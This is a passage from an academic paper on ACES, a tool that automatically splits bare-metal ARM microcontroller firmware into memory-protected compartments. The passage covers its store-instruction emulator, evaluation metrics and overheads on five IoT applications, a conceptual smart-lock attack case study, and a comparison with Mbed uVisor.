ing location and re-executing the store instruction, or emulating the store instruction in software. Re-executing requires a way to restore the correct permissions *immediately after* the store instruction executes. Conceptually, instruction rewriting, copying the instruction to RAM, or using the debugger to set a breakpoint can all achieve this. However, code is in Flash preventing rewriting instructions; copying the instruction to RAM requires making RAM writable and executable, thus exposing the system to code injection attacks. This leaves the debugger. However, on ARMv7-M devices, it can only be used by the internal software *or* an external debugger, not both. Using the debugger for our purpose prevents a developer from debugging the application. Therefore, we choose to emulate the write instructions in software.

The micro-emulator is called by the MemManage Fault handler, and emulates all the instructions that write to memory on the ARMv7-M architecture. As the emulator executes within an exception, it can access all memory. The handler emulates the instruction by performing all the effects of the instruction (*i.e.,* writing to memory and updating registers) in its original context. When the handler exits, the program continues executing as if the faulting instruction executed correctly. The emulator can be compiled in *record* or *enforce* mode. In record mode (used during training for benign runs), the addresses of all emulated writes are recorded on a per compartment basis. This allows the generation of the white-list for the allowable accesses. The white-list contains start and stop address for every addresses accessible through the emulator for each compartment. When generating the list, any recorded access to a global variable is expanded to allow access to all addresses. For example, if a single address of a buffer is accessed, the white list will contain the start and stop address for the entire buffer. The current emulator policy therefore grants access at variable granularity. This means the largest possible size of all variables does not have to be exercised during the recording runs. However, as peripherals often have memory mapped configuration register (*e.g.,* setting clock sources) and other registers for performing is function (*e.g.,* sending data). The white-list only allows access to peripheral addresses that were explicitly accessed during recording. Thus, a compartment could configure the peripheral, while another uses it.

## 6 Evaluation

To evaluate the effectiveness of ACES we compare the Naïve Filename, Optimized Filename, and Peripheral compartmentalization policies. Our goal is not to identify the best policy, but to enable a developer to compare and contrast the security and performance characteristics of the different policies. We start with a case study to illustrate how the different compartmentalization policies impact an attacker. We then provide a set of static metrics to compare policies, and finish by presenting the policy's runtime and memory overheads. We also compare the ACES' policies to Mbed $\mu$Visor, the current state-of-the-art in protecting bare-metal applications.

For each policy, five representative IoT applications are used. They demonstrate the use of different peripherals (LCD Display, Serial port, Ethernet, and SD card) and processing steps that are typically found in IoT systems (compute based on peripheral input, security functions, data sent through peripheral to communicate). **PinLock** represents a smart lock. It reads a pin number over a serial port, hashes it, compares it to a known hash, and if the comparison matches, sends a signal to an IO pin (akin to unlocking a digital lock). **FatFS-uSD** implements a FAT file system on an SD card. **TCP-Echo** implements a TCP echo server over Ethernet. **LCD-Display** reads a series of bitmaps from an SD card and displays them on the LCD. **Animate** displays multiple bitmaps from an SD card on the LCD, using multiple layers of the LCD to create the effect of animation. All except PinLock are provided with the development boards and written by STMicroelectronics. We create four binaries for each application, a baseline without any security enhancement, and one for each policy. PinLock executes on the STM32F4Discovery [49] development board and the others execute on the STM32F479I-Eval [48] development board.

## 6.1 PinLock Case Studies

To illustrate ACES' protections we use PinLock and examine ways an attacker could unlock the lock without entering the correct pin. There are three ways an attacker could open the lock using a memory corruption vulnerability. First, overwriting the global variable which stores the correct pin. Second, directly writing to the memory mapped GPIO controlling the lock. Third, bypassing the checking code with a control-flow hijack attack and executing the unlock functionality. We assume a write-what-where vulnerability in the function `HAL_UART_Receive_IT` that can be used to perform any of these attacks. This function receives characters from the UART and copies them into a buffer, and is defined in the vendor provided Hardware Abstraction Libraries (HAL).

*Memory Corruption:* We first examine how ACES impacts the attackers ability to overwrite the stored pin. For an attacker to overwrite the stored pin, the vulnerable function needs to be in a compartment that has access to the pin. This occurs when either the global variable is in one of the compartments' data regions or its whitelist. In our example, the target value is stored in the global variable `key`. In the Naïve Filename and Optimized Filename policies the only global variable accessible to `HAL_UART_Receive_IT`'s compartment is a UART Handle, and thus the attacker cannot overwrite `key`. With the peripheral policy `key` is in a data region accessible by `HAL_UART_Receive_IT`'s compartment. Thus, `key` can be directly overwritten. Directly writing the GPIO registers is similar to overwriting a global variable and requires write access to the GPIO-A peripheral. Which is not accessible to `HAL_UART_Receive_IT`'s compartment under any of the policies.

*Control-Flow Hijacking:* Finally, the attacker can unlock the lock by hijacking control-flow. We consider an attack to be successful if any part of the unlock call chain, shown in Listing 1, is executable in the same compartment as `HAL_UART_Receive_IT`. If this occurs, the attacker can redirect execution to unlock the lock illegally. We refer to this type of control-flow attack as direct, as the unlock call chain can be directly executed. For our policies, this is only possible with the Peripheral policy. This occurs because `HAL_UART_Receive_IT` and main are in the same compartment. For the other policies `HAL_UART_Receive_IT`'s compartment does not include any part of the unlock call chain. A second type of attack—a confused deputy attack—may be possible if there is a valid compartment switch in the vulnerable function's compartment to a point in the unlock call chain. This occurs if a function in the same compartment as the vulnerable function makes a call into the unlock call chain. This again only occurs with the Peripheral policy, as `main` contains a compartment switch into `unlock`'s compartment. A summary of the attacks and the policies protections against them is given in Table 1.

Listing 1: PinLock's unlock call chain and filename of each call

```
main // main.c
unlock // main.c
BSP_LED_On // stm32f401_discovery.c
HAL_GPIO_WritePin // stm32f4xx_hal_gpio.c
```

Table 1: Summary of ACES' protection on PinLock for memory corruption vulnerability in function HAL_UART_Receive_IT. (✓) – prevented, ✗– not prevented

| Policy | Overwrite | | Control Hijack | |
|---|---|---|---|---|
| | Global | GPIO | Direct | Deputy |
| Naïve Filename | ✓ | ✓ | ✓ | ✓ |
| Optimized Filename | ✓ | ✓ | ✓ | ✓ |
| Peripheral | ✗ | ✓ | ✗ | ✗ |

## 6.2 Static Compartment Metrics

The effectiveness of the formed compartments depends on the applied policy. We examine several metrics of compartments that can be used to compare compartmentalization policies. Table 2 shows these metrics for the three compartmentalization policies. All of the metrics are calculated statically using the final region graph, PDG, and the binary produced by ACES.

*Number of Instructions and Functions:* The first set of metrics in Table 2 are the number of instructions and the number of functions used in the ACES binaries, with percent increase over baseline shown in parentheses. To recap, the added code implements: the compartment switching routine, instruction emulation, and program instrumentation to support compartment switching. They are part of the trusted code base of the program and thus represent an increased risk to the system that needs to be offset by the gains it makes in security. ACES' runtime support library is the same for all applications and accounts for 1,698 of the instructions added. The remaining instructions are added to initiate compartment switches. As many compartments are formed, we find in all cases the number of instructions accessible at any given point in execution is less than the baseline. This means that ACES is always reducing the code that is available to execute.

*Reduction in Privileged Instructions:* Compartmentalization enables a great reduction in the number of instructions that require execution in privileged mode, Table 2, shown as "% Priv.". This is because it enables

Table 2: Static Compartment Evaluation Metrics. Percent increase over baseline in parentheses for ACES columns.

| Application | Policy | ACES | | | #Regions | | Instr. Per Comp | | Med. Degree | | Exposure | #ROP |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | #Instrs. | %Priv. | #Functs. | Code | Data | Med. | Max | In | Out | Med. #Stores. | Reduction |
| **PinLock** | Naïve Filename | 8,374(50.9%) | 2.9% | 193(17.0%) | 14 | 7 | 1,501 | 2,739 | 6 | 3 | 118 (11.0%) | 345 (47.9%) |
| | Opt. Filename | 8,332(50.1%) | 26.2% | 193(17.0%) | 11 | 6 | 1,418 | 2,983 | 3 | 1 | 737 (68.8%) | 341 (48.5%) |
| | Peripheral | 8,342(50.3%) | 9.8% | 193(17.0%) | 20 | 8 | 1,298 | 3,291 | 1 | 1 | 489 (45.7%) | 345 (47.9%) |
| **FatFs-uSD** | Naïve Filename | 21,222(18.4%) | 1.2% | 324( 9.5%) | 23 | 13 | 1,563 | 6,825 | 6 | 4 | 164 ( 4.2%) | 432 (74.2%) |
| | Opt. Filename | 21,083(17.6%) | 15.0% | 324( 9.5%) | 19 | 2 | 1,380 | 10,316 | 2 | 1 | 3,081 (79.6%) | 709 (57.6%) |
| | Peripheral | 21,096(17.7%) | 3.4% | 324( 9.5%) | 23 | 9 | 1,565 | 8,701 | 1 | 1 | 1,560 (40.4%) | 699 (58.2%) |
| **TCP-Echo** | Naïve Filename | 34,477(12.7%) | 0.7% | 445( 6.7%) | 37 | 23 | 1,789 | 5,058 | 26 | 8 | 256 ( 4.7%) | 384 (85.3%) |
| | Opt. Filename | 34,324(12.2%) | 10.6% | 445( 6.7%) | 28 | 4 | 1,476 | 14,395 | 23 | 3 | 3,970 (74.9%) | 646 (75.2%) |
| | Peripheral | 33,408(9.2% ) | 0.6% | 445( 6.7%) | 23 | 11 | 1,198 | 23,100 | 1 | 1 | 3,327 (61.6%) | 1,759 (32.5%) |
| **LCD-uSD** | Naïve Filename | 38,806(12.1%) | 0.6% | 462( 6.5%) | 33 | 17 | 10,290 | 14,291 | 10 | 4 | 93 ( 1.5%) | 1,173 (58.5%) |
| | Opt. Filename | 38,452(11.1%) | 19.7% | 462( 6.5%) | 25 | 5 | 10,006 | 15,499 | 7 | 3 | 3,500 (59.5%) | 1,385 (51.0%) |
| | Peripheral | 38,109(10.1%) | 1.9% | 462( 6.5%) | 34 | 15 | 9,900 | 17,188 | 2 | 2 | 3,247 (55.0%) | 1,524 (46.0%) |
| **Animation** | Naïve Filename | 38,894(12.1%) | 0.6% | 466( 6.4%) | 33 | 16 | 10,265 | 14,246 | 10 | 5 | 105 ( 1.7%) | 1,178 (58.7%) |
| | Opt. Filename | 38,499(10.9%) | 28.7% | 466( 6.4%) | 23 | 3 | 9,954 | 18,317 | 6 | 3 | 4,257 (72.5%) | 1,401 (50.8%) |
| | Peripheral | 38,194(10.1%) | 1.9% | 466( 6.4%) | 34 | 17 | 9,850 | 19,015 | 2 | 2 | 2,498 (42.1%) | 1,568 (45.0%) |

only the code which accesses the private peripheral bus and the compartment transition logic to execute in privileged mode. The Naïve Filename and Peripheral policy show the greatest reductions, because of the way they form compartments. As only a small number of functions access the private peripheral bus—defined in a few files—the Naïve Filename creates small compartments with privileged code. The Optimized Filename starts from the Naïve policy and then merges groups together, increasing the amount of privileged code, as privileged code is merged with unprivileged code. Finally, the Peripheral policy identifies the functions using the private peripheral bus. It then merges the other functions that call or are called by these functions and that have no dependency on any other peripheral. The result is it a small amount of privileged code.

*Number of Regions:* Recall a compartment is a single code region and collection of accessible data and peripherals. The number of code and data regions created indicates how much compartmentalization the policy creates. As the number of compartments increases, additional control-flow validation occurs at runtime as compartment transitions increase. Generally, larger numbers of regions indicate better security.

*Instructions Per Compartment:* This metric measures how many instructions are executable at any given point in time, and thus usable in a code reuse attack. It is the number of instructions in the compartment's code region plus the number of instructions in the default code region. Table 2 shows the median, and maximum number of instructions in each compartment. For all policies, the reduction is at least 23.9% of the baseline application, which occurs on TCP-Echo with the Peripheral policy. The greatest (83.4%) occurs on TCP-Echo with the Naïve Filename policy, as the TCP stack and Ethernet driver span many files, resulting in many compartments. However, the TCP stack and Ethernet driver only use the Ethernet peripheral. Thus, the Peripheral policy creates a large compartment, containing most of the application.

*Compartment Connectivity:* Compartment connectivity indicates the number of unique calls into (In Degree) or out of a compartment (Out Degree), where a unique call is determined by its source and destination. High connectivity indicates poor isolation of compartments. Higher connectivity indicates increasing chances for a confused deputy control-flow hijack attack between compartments. The ideal case would be many compartments with minimal connectivity. In all cases, the Naïve Filename policy has the worst connectivity because the applications make extensive use of abstraction libraries, (*e.g.,* hardware, graphics, FatFs, and TCP). This results in many files being used with many calls going between functions in different files. This results in many compartments, but also many calls between them. The Optimized Filename policy uses the Naïve policy as a starting point and relocates functions to reduce external compartment connectivity, but can only improve it so much. The Peripheral policy creates many small compartments with very little connectivity and one compartment with high connectivity.

*Global Variable Exposure:* In addition to restricting control-flow in an application, ACES reduces the number of instructions that can access a global variable. We measure the number of store instructions that can access a global variable—indicating how well least privileges are enforced. Table 2 shows the median number of store instructions each global variable in our test applications is writable from, along with the percent of store instructions in the application that can access it. Smaller numbers are better. The Filename policy has the greatest reduction in variable exposure. The other policies create larger data and code regions, and thus have increased variable exposure. In addition, lowering to four memory regions causes multiple global variables to be merged into the same data region, increasing variable exposure. Having more MPU regions (the ARMv8-M architecture

supports up to 16) can significantly improve this metric. As an example, we compiled Animation using the Optimized Filename policy and 16 MPU regions (lowering to 12 regions). It then creates 28 data regions versus three with eight MPU regions.

*ROP Gadgets:* We also measure the maximum number of ROP gadgets available at any given time during execution, using the ROPgadget compiler [46]. ROP gadgets are snippets of instructions that an attacker chains together to perform control-hijack attacks while only using existing code [47]. As shown in Table 2, ACES reduces the number of ROP gadgets between 32.5% and 85.3% compared to the baseline; the reduction comes from reducing the number of instructions exposed at any point during execution.





Figure 5: Runtime overhead for applications.

## 6.3 Runtime Overhead

Bare-metal systems have tight constraints on execution time and memory usage. To understand ACES' impact on these aspects across policies, we compare the IoT applications compiled with ACES against the baseline unprotected binaries. For applications compiled using ACES, there are three causes of overhead: compartment entry, compartment exit, and instruction emulation. Compartment entries and exits replace a single instruction with an SVC call, authentication of the source and the destination of the call, and then reconfiguration of the MPU registers. Emulating a store instruction replaces a single instruction with an exception handler, authentication, saving and restoring context, and emulation of the instruction.

In the results discussion, we use a linguistic shorthand—when we say "compartment exit" or simply "exit", we mean the number of invocations of the compartment exit routine. Not all such invocations will actually cause a compartment exit for the reason described in Section 5.3.

All applications—except TCP-Echo—were modified to start profiling just before main begins execution and stops at a hard coded point. Twenty runs of each application were averaged and in all cases the standard deviation was less than 1%. PinLock stops after receiving 100 successful unlocks, with a PC sending alternating good and bad codes as quickly as the serial communication allows. FatFS-uSD formats its SD card, creates a file, writes 1,024 bytes to the file, and verifies the file's contents, at which point profiling stops. LCD-uSD reads and displays 3 of the 6 images provided with the application, as quickly as possible. Profiling stops after displaying the last image. The Animation application displays 11 of the 22 animation images provided with the application before profiling stops. Only half the images were used to prevent the internal 32bit cycle counters from overflowing. For TCP-Echo, a PC directly connected to the board sends TCP packets as fast as possible. We start profiling after receiving 20 packets—to avoid measuring the PC's delay in identifying the IP address of the board—and measure receiving 1,000 packets. This enables an accurate profiling of ACES' overhead, omitting the initialization of the board, which performs many compartment transitions.

The performance results for the three policies are shown in Figure 5. It shows the total overhead, along with the breakdown of portion of time spent executing compartment entries, compartment exits, and emulating instructions. Perhaps unintuitive, the time spend executing these components does not always contribute to a proportional increase in total execution time. This is because the programs block on IO. ACES changes what it does while blocking, but not how long it blocks. This is particularly evident on PinLock which has no measurable increase in total execution time for any policy, yet executes over 12,000 compartment entries and exits with the Naïve and Optimized Filename policies. This is because the small percentage of the time it spends executing compartment switches is hidden by the time spent waiting to receive data on the relatively slow serial port. The other applications wait on the Ethernet, uSD card, or LCD. In some cases, the overhead is not all attributed to compartment entries, exits or emulated instructions, this is because our instrumentation causes a small amount of overhead (about 60 instructions) on each event. In the case of LCD-uSD with the Naïve policy which executes over 6.8 million compartment entries, exits, and emulator calls this causes significant overhead.

Looking across the policies and applications we see that the Naïve Filename policy has the largest impact on execution. This is because the programs are written using many levels of abstraction. Consider TCP-Echo: it is written as an application on top of the Lightweight IP

Library (LwIP) implementation of the TCP/IP stack [19] and the boards HAL. LwIP uses multiple files to implement each layer of the TCP stack and the HAL uses a separate file to abstract the Ethernet peripheral. Thus, while the application simply moves a received buffer to a transmit buffer, these function calls cause frequent compartment transitions, resulting in high overhead. The Optimized Filename policy improves the performance of all applications by reducing the number of compartment transitions and emulated instructions. This is expected as it optimizes the Naïve policy by moving functions to compartments in which it has high connectivity, thus reducing the number of compartment transitions. This also forms larger compartments, increasing the likelihood that needed data is also available in the compartment reducing the number of emulated calls. Finally, the Peripheral policy gives the best performance, as its control-flow aware compartmentalization creates long call chains within the same compartment. This reduces the number of compartment transitions. The stark difference in runtime increase between policies highlights the need to explore the interactions between policies and applications, which ACES enables.

## 6.4 Memory Overhead

In addition to runtime overhead, compartmentalization increases memory requirements by: including ACES's runtime library (compartment switcher, and micro-emulator), adding metadata, adding code to invoke compartment switches, and losing memory to fragmentation caused by the alignment requirements of the MPU. We measure the increase in flash, shown in Figure 6, and RAM, show in Figure 7, for the test applications compiled with ACES and compare to the baseline breaking out the overhead contributions of each component.

ACES increases the flash required for the runtime library by 4,216 bytes for all applications and policies.





Figure 6: Flash usage of ACES for test applications





Figure 7: RAM usage of ACES for test applications

Fragmentation accounts for a significant amount of the increase in flash usage ranging from 26% of the baseline on Optimize Filename LCD-uSD to 70% on Peripheral PinLock. Fragmentation can also cause a large increase in RAM usage. This suggests that compartmentalization policies may need to optimize for fragmentation when creating compartments to reduce its impact. The MPU in the ARMv8-M architecture only requires regions be a multiple of 32 bytes and aligned on a 32 byte boundary. This will nearly eliminate memory lost to fragmentation on this architecture. For example, Peripheral TCP-Echo would only lose 490 bytes of flash and 104 bytes of RAM to padding versus 38,286 bytes and 17,300 bytes to fragmentation. Metadata and switching code increase are the next largest components, and are application and policy dependent. They increase with the number of compartment transitions and size of emulator white-lists.

Figure 7 shows the increase in RAM usage caused by ACES. Its only contributors to overhead are the runtime library and fragmentation. The runtime library consists of a few global variables (*e.g.,* compartment stack pointer), the compartment stack, and the emulator stack. The compartment stack—ranges from 96 bytes (Peripheral PinLock) to 224 bytes (Optimized Filename Animation)—and the emulator stack uses 400 bytes on all applications. Like flash, fragmentation can also cause a significant increase in RAM usage.

## 6.5 Comparison to Mbed $\mu$Visor

To understand how ACES compares to the state-of-the-art compartmentalization technique for bare-metal systems, we use the Mbed $\mu$Visor from ARM [39]. Mbed $\mu$Visor is a hypervisor designed to provide secure data and peripheral isolation between different compartments in the application (the equivalent term to compartment that $\mu$Visor uses is "box"). It is linked as a library to Mbed OS [38] and initialized at startup.

Table 3: Comparison of security properties between ACES and Mbed $\mu$Visor

| Tool | Technique | DEP | Compartmentalization Type | | |
|---|---|---|---|---|---|
| | | | Code | Data | Peripheral |
| ACES | Automatic | ✓ | ✓ | ✓ | ✓ |
| Mbed $\mu$Visor | Manual | ✗(Heap) | ✗ | ✓ | ✓ |

Table 3 shows a comparison of security protections provided by ACES and Mbed $\mu$Visor. Mbed $\mu$Visor requires manual annotation and specific $\mu$Visor APIs to be used to provide its protections, while ACES is automatic. Additionally, Mbed $\mu$Visor does not enforce code isolation, as all code is placed in one memory region that is accessible by *all* compartments. Furthermore, Mbed $\mu$Visor does not enforce DEP on the heap. Both enforce data and peripheral isolation among compartments. ACES enforces fine-grained compartmentalization by allowing code and data to be isolated within a thread, while Mbed $\mu$Visor requires a thread for each compartment with no isolation within a thread. Another advantage of ACES over Mbed $\mu$Visor is its compartments are not hard-coded into the application, enabling them to be automatically determined from high-level policies.

We compare ACES and Mbed $\mu$Visor by porting PinLock to Mbed $\mu$Visor. With $\mu$Visor, we used two compartments, which logically follows the structure of the application—one compartment handles the IO communication with the serial port and the other handles the computation, *i.e.,* the authentication of the pincode read from the serial port. The first has exclusive access to the serial port reading the user's pincode. The second compartment cannot access the serial port but can only request the entered pin from the first compartment. The authenticator then computes the hash and replies to the first compartment with the result. Mbed $\mu$Visor requires specific APIs and a main thread for each compartment, thus there is significant porting effort to get this (and any other application) to execute with $\mu$Visor. Table 4 shows a comparison between ACES and Mbed $\mu$Visor for Flash usage, RAM usage, runtime, and number of ROP gadgets. Since Mbed $\mu$Visor requires an OS, Flash and memory usage will be inherently larger. It allocates generous amounts of memory to the heap and stacks, which can be tuned to the application. For our comparison, we dynamically measure the size of the stacks and ignore heap size, thus under-reporting $\mu$Visor memory size. Averaged across all policies, ACES reduces the Flash usage by 58.6% and RAM usage by 83.9%, primarily because it does not require an OS.

ACES runtime is comparable (5.0% increase), thus ACES provides automated protection, increased compartmentalization, and reduced memory overhead with little impact on performance.

We investigate the security implications of having code compartmentalization by analyzing the number of ROP gadgets using the ROPgadget compiler [46]. Without code compartmentalization, a memory corruption vulnerability allows an attacker to leverage all ROP gadgets available in the application—the "Total" column in Table 4. Code compartmentalization confines an attacker to ROP gadgets available only in the current compartment. Averaged across all policies, ACES reduces the maximum number of ROP gadgets by 94.3% over $\mu$Visor.

Table 4: Comparison of memory usage, runtime, and the number of ROP gadgets between ACES and Mbed $\mu$Visor for the PinLock application.

| Policy | Flash | RAM | Runtime # Cycles | # ROP Gadgets Total | Maximum | Average |
|---|---|---|---|---|---|---|
| ACES-Naïve Filename | 33,504 | 4,712 | 526M | 525 | 345 (53.2%) | 234 (36.0%) |
| ACES-Opt. Filename | 33,008 | 4,640 | 525M | 671 | 341 (44.8%) | 247 (32.4%) |
| ACES-Peripheral | 34,856 | 5,136 | 525M | 645 | 345 (47.2%) | 204 (31.3%) |
| Mbed $\mu$Visor | 81,604 | 30,004 | 501M | 5,997 | 5,997 (100%) | 5,997 (100%) |

## 7 Related Work

*Micro-kernels:* Micro-kernels [35, 28] implement least privileges for kernels by reducing the kernel to the minimal set of functionality and then implement additional functions as user space "servers". Micro-kernels like L4 [35] have been successfully used in embedded systems [20]. They rely on careful development or formal verification [28] of the kernel and associated servers to maintain the principle of least privilege. ACES creates compartments within a single process, while micro-kernels break a monolithic kernel into many processes. In addition, the process of creating micro-kernels is manual while ACES' compartments are automatic.

*Software Fault Isolation and Control-flow Integrity:* Software fault isolation [50, 51] uses checks or pointer masking to restrict access of untrusted modules of a program to a specific region. SFI has been proposed for ARM devices using both software (ARMor) [55], and hardware features (ARMlock) [56]. ARMlock uses memory domains which are not available on Cortex-M devices. ACES works on micro-controllers and uses the MPU to ensure that code and data writes are constrained to a compartment without requiring pointer instrumentation. It also enables flexible definitions of what should be placed in each compartment whereas SFI assumes compartments are identified *a priori*.

Code Pointer Integrity [31] prevents memory corruptions from performing control flow hijacks by ensuring the integrity of code pointers. Control-flow integrity [1, 34, 53, 54, 41, 10] restricts the targets of indirect jumps to a set of authorized targets. This restricts the ability of an attacker to perform arbitrary execution, however arbitrary execution is still possible if a suffi-

ciently large number of targets are available to an attacker. ACES enforces control-flow integrity on control edges that transition between compartments. It also restricts the code and data available in each compartment, thus limiting the exposed targets at any given time.

*Kernel and Application Compartmentalization:* There has been significant work to isolate components of monolithic kernels using an MMU [57, 52, 18]. ACES focuses on separating a single bare-metal system into compartments using an MPU and addresses the specific issues that arise from the MPU limitations. Privtrans [9] uses static analysis to partition an application into privileged and unprivileged processes, using the OS to enforce the separation of the processes. Glamdring [36] uses annotations and data and control-flow analysis to partition an application into sensitive and non-sensitive partitions—executing the sensitive partition in an Intel SGX [13] enclave. Robinov *et al.* [44] partition Android applications into compartments to protect data and utilize ARM's TrustZone environment to run sensitive compartments. These techniques rely on an OS [9, 36] for process isolation or hardware not present on microcontrollers [36, 37, 44] or significant developer annotation [24, 36, 37]. In contrast ACES works without an OS, only requires an MPU, and does not require developer annotations.

*Embedded system specific protections:* NesCheck [40] provides isolation by enforcing memory safety. MINION [27] provides automatic thread-level compartmentalization, requiring an OS, while ACES provides function-level compartmentalization without an OS. ARM's TrustZone [4] enables execution of software in a "secure world" underneath the OS. TrustZone extensions are included in the new ARMv8-M architecture. At the time of writing, ARMv8-M devices are not yet available. FreeRTOS-MPU [22] is a real-time OS that uses the MPU to protect the OS from application tasks. Trustlite [29] proposes hardware extensions to microcontrollers, including an execution aware MPU, to enable the deployment of trusted modules. Each module's data is protected from the other parts of the program by use of their MPU. TyTan [7] builds on Trustlite and develops a secure architecture for low-end embedded systems, isolating tasks with secure IPC between them. In contrast, ACES enables intraprocess compartmentalization on existing hardware and separates compartment creation from program implementation.

## 8 Discussion and Conclusion

As shown in Section 6.3, compartmentalization policies may significantly impact runtime performance. To reduce the runtime impact, new policies should seek to place call chains together, and minimize emulating variable accesses. The PDG could be augmented with profiling information of baseline applications so that compartment policies can avoid placing callers and callees of frequently executed function calls in different compartments. In addition, the number of emulator calls could be reduced by improved alias analysis or adding dynamically discovered accesses to the PDG. This would enable an MPU region to be used to provide access to these variables. Finally, optimizations to the way emulated variables are accessed could be made to ACES. For example, the emulator could be modified to check if the store to be emulated is from memcpy. If so, permissions for the entire destination buffer could be validated and then the emulator could perform the entire buffer copy. Thus, the emulator would only be invoked once for the entire copy and not for each address written in the buffer.

Protecting against confused deputy attacks [26] is challenging for compartmentalization techniques. They use control over one compartment to provide unexpected inputs to another compartment causing it to perform insecure actions. Consider PinLock that is split into an unprivileged compartment and the privileged compartment with the unlock pin. An attacker with control over the unprivileged compartment may use any interaction between the two compartments to trigger an unlock event. To guard against confused deputy attacks, ACES restricts and validates the locations of all compartment transitions. The difficulty of performing these attacks depends on the compartmentalization policy. For security, it is desirable to have long compartment chains, resulting in many compartments that must be compromised to reach the privileged compartment.

In conclusion, ACES enables automatic application of compartments enforcing least privileges on bare-metal applications. Its primary contributions are (1) decoupling the compartmentalization policy from the program implementation, enabling exploration of the design space and changes to the policy after program development, *e.g.,* depending on the context the application is run in. (2) The automatic application of compartments while maintaining program dependencies and ensuring hardware constraints are satisfied. This frees the developer from the burden of configuring and maintaining memory permissions and understanding the hardware constraints, much like an OS does for applications on a desktop. (3) Use of a micro-emulator to authorize access to data outside a compartment's memory regions, allowing imprecise analysis techniques to form compartments. We demonstrated ACES's flexibility in compartment construction using three compartmentalization policies. Compared to Mbed $\mu$Visor, ACES' compartments use 58.6% less Flash, 83.9% less RAM, with comparable execution time, and reduces the number of ROP gadgets by an average of 94.3%.

## 9 Acknowledgments

We would like to thank Nathan Burow and Brian Hays for their careful reviews and input, and Brenden Dolan-Gavitt, our shepherd, for his detailed reviews and constructive input. This work was supported by Sandia National Laboratories, ONR award N00014-17-1-2513, NSF CNS-1513783, NSF CNS-1718637, NSF CNS-1548114, Intel Corporation, and Northrop Grumman Corporation through their Cybersecurity Research Consortium. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of our sponsors. Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energys National Nuclear Security Administration under contract DE-NA0003525. SAND2018-6917C

## References

[1] ABADI, M., BUDIU, M., ERLINGSSON, U., AND LIGATTI, J. Control-flow integrity. In *ACM Conf. on Computer and Communication Security* (2005), ACM, pp. 340–353.

[2] ARM. Armv8-m architecture reference manual. https://static.docs.arm.com/ddi0553/a/DDI0553A_e_armv8m_arm.pdf.

[3] ARM. Armv7-m architecture reference manual. https://static.docs.arm.com/ddi0403/eb/DDI0403E_B_armv7m_arm.pdf, 2014.

[4] ARM. Trustzone. http://www.arm.com/products/processors/technologies/trustzone/, 2015.

[5] ATMEL. Arm32 architecture document. https://www.mouser.com/ds/2/268/doc32000-1066014.pdf.

[6] BENIAMINI, G. Project Zero: Over The Air: Exploiting Broadcoms Wi-Fi Stack.

[7] BRASSER, F., EL MAHJOUB, B., SADEGHI, A.-R., WACHSMANN, C., AND KOEBERL, P. Tytan: Tiny trust anchor for tiny devices. In *Design Automation Conf.* (2015), ACM/IEEE, pp. 1–6.

[8] BROCIOUS, C. My arduino can beat up your hotel room lock. In *Black Hat USA* (2013).

[9] BRUMLEY, D., AND SONG, D. Privtrans: Automatically partitioning programs for privilege separation. In *USENIX Security Symposium* (2004), pp. 57–72.

[10] BUROW, N., CARR, S. A., NASH, J., LARSEN, P., FRANZ, M., BRUNTHALER, S., AND PAYER, M. Control-Flow Integrity: Precision, Security, and Performance. *ACM Computing Surveys 50*, 1 (2018, preprint: https://arxiv.org/abs/1602.04056).

[11] CARR, S. A., AND PAYER, M. Datashield: Configurable data confidentiality and integrity. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security* (2017), ACM, pp. 193–204.

[12] CLEMENTS, A. A., ALMAKHDHUB, N. S., SAAB, K. S., SRIVASTAVA, P., KOO, J., BAGCHI, S., AND PAYER, M. Protecting bare-metal embedded systems with privilege overlays. In *IEEE Symp. on Security and Privacy* (2017), IEEE.

[13] COSTAN, V., AND DEVADAS, S. Intel sgx explained. *IACR Cryptology ePrint Archive 2016* (2016), 86.

[14] CUNNINGHAM, M., AND MANNIX, L. Fines for red-light and speed cameras suspended across the state. *The Age* (06 2017).

[15] CVE-2017-6956. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6956, 2017.

[16] CVE-2017-6957. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6957, 2017.

[17] CVE-2017-6961. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6961, 2017.

